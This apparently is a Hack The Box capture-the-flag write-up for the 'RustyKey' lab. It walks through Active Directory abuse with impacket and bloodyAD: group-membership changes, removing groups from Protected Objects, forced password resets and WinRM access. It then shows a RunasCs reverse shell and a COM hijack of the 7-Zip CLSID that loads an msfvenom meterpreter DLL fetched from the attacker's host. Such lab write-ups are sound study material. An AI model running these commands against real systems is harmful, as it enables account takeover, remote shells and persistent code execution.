
Next, we obtain a TGT for IT-COMPUTER3$ using the cracked password Rusty88!, set the Kerberos ticket cache, synchronize time with the domain controller, and then add IT-COMPUTER3$ to the HELPDESK group using bloodyAD.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-getTGT rustykey.htb/'IT-COMPUTER3$:Rusty88!' -dc-ip 10.10.11.75
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-COMPUTER3$.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# export KRB5CCNAME=IT-COMPUTER3$.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# klist
Ticket cache: FILE:IT-COMPUTER3$.ccache
Default principal: IT-COMPUTER3$@RUSTYKEY.HTB

Valid starting       Expires              Service principal
07/01/2025 09:50:42  07/01/2025 19:50:42  krbtgt/RUSTYKEY.HTB@RUSTYKEY.HTB
        renew until 07/02/2025 09:47:54

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# sudo ntpdate $IP
2025-07-01 09:53:05.105877 (-0400) +9.666941 +/- 0.092686 10.10.11.75 s1 no-leap
CLOCK: time stepped by 9.666941

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# bloodyAD --host "dc.rustykey.htb" --dc-ip "$IP" -d "dc.rustykey.htb" -k add groupMember "HELPDESK" "IT-COMPUTER3$"
[+] IT-COMPUTER3$ added to HELPDESK
Remove IT from Protected Group
Here we can see the Protected Object group. HELPDESK has Add Member rights on the Protected Object group.
Here is the description of the Protected Object group:
1
Members of this group are afforded additional protections against authentication security threats. See [http://go.microsoft.com/fwlink/?LinkId=298939](http://go.microsoft.com/fwlink/?LinkId=298939) for more information.
🔒 Protected Users Group (Windows Server 2012 R2+)
Purpose: The Protected Users security group in Active Directory adds stronger credential protections to user accounts, mainly to prevent credential theft (e.g., from memory or network sniffing).
Key Features:
- Disables weaker authentication methods like NTLM, Digest, and CredSSP.
- Prevents Kerberos delegation (both constrained and unconstrained).
- Disallows use of weak encryption (DES/RC4) for Kerberos.
- Limits Kerberos TGT lifetime to 4 hours by default.
- Disables credential caching, reducing offline attack surfaces.
- Only supports AES encryption for Kerberos.
Important Notes:
- Meant for sensitive user accounts, like domain admins or executives.
- Not for service or computer accounts – doing so may cause login failures.
- Works best in domains at Windows Server 2012 R2 functional level or higher.

Now, the Protected Object group contains two groups: IT and SUPPORT. Members of IT include bb.morgan and gg.anderson, and ee.reed is a member of SUPPORT.

So first, remove IT from the Protected Object group.
1
2
3
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'CN=IT,CN=USERS,DC=RUSTYKEY,DC=HTB'
[-] CN=IT,CN=USERS,DC=RUSTYKEY,DC=HTB removed from CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB
Force Password change
Now we can see that members of the Remote Management Users group are from the IT group and the Support group. Since IT is no longer part of the Protected Object group, we can simply change the password of a member of the IT group and try using WinRM.

Change the password of bb.morgan.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# bloodyAD --kerberos --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password bb.morgan 'Password123!'
[+] Password changed successfully!

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-getTGT rustykey.htb/bb.morgan:Password123! -dc-ip 10.10.11.75

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# export KRB5CCNAME=bb.morgan.ccache
Logged into the host via WinRM (Kerberos ticket used) and read the user flag from bb.morgan’s desktop:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# evil-winrm -i dc.rustykey.htb -u bb.morgan  -r rustykey.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> type ..\Desktop\user.txt
************55db3e59d12f40111f02
*Evil-WinRM* PS C:\Users\bb.morgan\Documents>
*Evil-WinRM* PS C:\Users\bb.morgan\Documents>
Here on the desktop, we found internal.pdf.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> ls


    Directory: C:\Users\bb.morgan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---         7/1/2025   5:26 AM             34 user.txt


*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> download internal.pdf

Info: Downloading C:\Users\bb.morgan\Desktop\internal.pdf to internal.pdf

Info: Download successful!
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop>
Internal.pdf

Now we can see the message is written to the Support group, and there is only one member in the ee.read group.
Secondly, there are two points in internal.pdf:
- It is related to the file archiving feature.
- It is related to registry modification.
So here we have COM Hijacking, but first, jump to ee.read.

As we cannot use WinRM to access this user, let’s try runas.
First, remove this group from the Protected Object group. As we cannot use WinRM to access this user, let’s try runas.
First, remove the SUPPORT group from PROTECTED OBJECTS (this is to avoid cleanup jobs reverting changes):
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'CN=SUPPORT,CN=USERS,DC=RUSTYKEY,DC=HTB'
[-] CN=SUPPORT,CN=USERS,DC=RUSTYKEY,DC=HTB removed from CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB
Next, change the password for ee.reed and prepare to use runasCs.
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ bloodyAD --kerberos --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password ee.reed 'Password123!'
[+] Password changed successfully!
Now set a listener and runas
1
nc lvnp 1337
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> cd \tools
*Evil-WinRM* PS C:\tools> ls


    Directory: C:\tools


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         7/1/2025   8:56 AM          51712 RunasCs.exe


*Evil-WinRM* PS C:\tools> .\RunasCs.exe ee.reed Password123! cmd.exe -r 10.10.14.28:1337
[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-10e6926$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3744 created in background.
*Evil-WinRM* PS C:\tools>
And we have a listener running.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.75] 51845
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
rustykey\ee.reed

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Windows\system32>
COM Hijacking via CLSID (HKLM) – Explanation
COM Hijacking is a technique attackers use to gain persistence or code execution by abusing the Windows Component Object Model (COM) infrastructure.
What is COM?
COM (Component Object Model) is a Microsoft technology that allows different software components to communicate. It uses unique IDs called CLSID (Class ID) to identify these components.
Each CLSID corresponds to a COM object and is registered in the Windows Registry, often under:
HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{CLSID}- or
HKEY_CURRENT_USER\Software\Classes\CLSID\{CLSID}
What it is:
An attacker modifies the registry entry of a legitimate CLSID under HKLM\Software\Classes\CLSID\{CLSID} to point to a malicious DLL or executable. When a trusted application loads that COM object, it unknowingly loads the attacker’s code instead.
Why HKLM?
HKLMchanges apply system-wide (affects all users).- Requires admin privileges to write.
- More reliable for persistence than per-user hijacking (
HKCU).
Here we use the reg query command to filter results and show only entries that contain the string "zip".
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
C:\Windows\system32>reg query HKCR /s /f "zip"
reg query HKCR /s /f "zip"

HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\7-Zip
.
.
.
.
.
.
HKEY_CLASSES_ROOT\SystemFileAssociations\.zip

HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip32.dll
.
.
.
.
.

End of search: 52 match(es) found.

C:\Windows\system32>
Secondly, we can see that Support has full access on the CLSID key, allowing COM hijack without admin privileges.
1
2
3
4
5
$regPath = 'HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}'

$acl = Get-Acl -Path "Registry::$regPath"

$acl.Access
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $regPath = 'HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}'
$regPath = 'HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}'
PS C:\Windows\system32>

PS C:\Windows\system32> $acl = Get-Acl -Path "Registry::$regPath"
$acl = Get-Acl -Path "Registry::$regPath"
PS C:\Windows\system32>

PS C:\Windows\system32> $acl.Access
$acl.Access


RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : CREATOR OWNER
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : InheritOnly

RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : ReadKey
AccessControlType : Allow
IdentityReference : BUILTIN\Users
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : RUSTYKEY\Support
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : ReadKey
AccessControlType : Allow
IdentityReference : APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None


PS C:\Windows\system32>
Search for CLSID entries related to “7-Zip” under HsKEY_CLASSES_ROOT
1
reg query HKCR\CLSID /f "7-Zip" /s
View the InprocServer32 path for the identified 7-Zip CLSID
1
req query "HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
PS C:\Windows\system32> reg query HKCR\CLSID /f "7-Zip" /s
reg query HKCR\CLSID /f "7-Zip" /s

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll

End of search: 2 match(es) found.
PS C:\Windows\system32>

PS C:\Windows\system32> reg query "HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"
reg query "HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll
    ThreadingModel    REG_SZ    Apartment

PS C:\Windows\system32>
Now, we create a reverse shell .dll file.
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.28 LPORT=4444 -f dll -o revShell.dll
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.28 LPORT=4444 -f dll -o revShell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: revShell.dll
1
python3 -m http.server 1338
1
iwr -Uri "http://10.10.14.28:1338/revShell.dll" -OutFile "C:\tools\revShell.dll"
Now, set a multi-handler on msfconsole.
1
2
3
4
5
6
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.28
set LPORT 1339
set ExitOnSession false
exploit -j
This command sets the COM class’s in-process server DLL to “C:\Tools\revShell.dll”. When that COM object is instantiated, it will load the specified DLL — here, a reverse shell payload — allowing an attacker to gain code execution.
1
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\Tools\revShell.dll" /f
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.28
LHOST => 10.10.14.28
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 10.10.14.28:4444:-  -
msf6 exploit(multi/handler) > [-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 1 opened (10.10.14.28:4444 -> 10.10.11.75:61289) at 2025-07-02 09:08:26 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x64/windows  RUSTYKEY\mm.turner @ DC  10.10.14.28:4444 -> 10.10.11.75:61289 (10.10.11.75)

msf6 exploit(multi/handler) > [*] 10.10.11.75 - Meterpreter session 1 closed.  Reason: Died
sessions -i 1
[-] Invalid session identifier: 1
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

